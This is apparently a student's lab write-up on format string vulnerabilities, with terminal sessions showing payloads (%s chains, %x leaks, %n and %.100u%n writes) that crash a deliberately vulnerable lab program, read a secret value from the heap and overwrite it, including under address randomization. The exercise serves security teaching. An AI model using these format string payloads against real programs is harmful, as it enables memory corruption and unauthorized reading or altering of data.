
Lab 5

By Marco Lin

Task 1 Exploit the vulnerability

• Crash the program.


In order to crash the program, I inputed many %s.



```
[10/07/19]seed@VM:~/.../lab5$ ./vul_pro
The variable secret's address is 0xbfffed38 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault
```

• Print out the secret[1] value.


I entered integer 12 to check that the location of the user_input was at 4th. Then I transferred the address of secret[1] from hex to Decimal and enter to the input. At the end, I got the secret[1] value. U's ascii value is 55.



```
[10/09/19]seed@VM:~/.../lab5$ ./vul_prog
The variable secret's address is 0xbfffed68 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
12
Please enter a string
%x/%x/%x/%x/%x/%x/%x/
bfffed6c/b7fd6b48/0/b7fff000/c/804fa88/252f7825/
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[10/09/19]seed@VM:~/.../lab5$ ./vul_prog
The variable secret's address is 0xbfffed68 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%x/%x/%x/%x/%s
bfffed6c/b7fd6b48/0/b7fff000/U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[10/09/19]seed@VM:~/.../lab5$ 
```

• Modify the secret[1] value.


I changed from %s to %n. It changed the address from 0x55 to 0x1d.



```
[10/09/19]seed@VM:~/.../lab5$ ./vul_prog
The variable secret's address is 0xbfffed68 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%x/%x/%x/%x/%n
bfffed6c/b7fd6b48/0/b7fff000/
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x1d
[10/09/19]seed@VM:~/.../lab5$ 
```

• Modify the secret[1] value to a pre-determined value.

I entered 100u before %n that changed the address of secret from 0x55 to 0x78.




```
[10/09/19]seed@VM:~/.../lab5$ ./vul_prog
The variable secret's address is 0xbfffed68 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%x/%x/%x/%.100u%n
bfffed6c/b7fd6b48/0/0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000003087003648
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x78
[10/09/19]seed@VM:~/.../lab5$ 
```

Task 2 Memory randomization

A. When you run the program once again, will you get the same address?

No, this is because the address is changing.

B. I wrote a format string into a file called mystring first. Then using the command vul_prog < mystring to let vul_prog program get our address of secret and modify it.



```
[10/09/19]seed@VM:~/.../lab5$ ./write_string
%x/%x/%x/%x/%x/%n
The string length is 21
[10/09/19]seed@VM:~/.../lab5$ ./vul_prog2 < mystring
The variable secret's address is 0xbfffed58 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
Please enter a string
��bfffed5c/b7fd6b48/0/b7fff000/b7f5e4c4/
The original secrets: 0x44 -- 0x55
The new secrets:      0x2a -- 0x55
[10/09/19]seed@VM:~/.../lab5$ 
```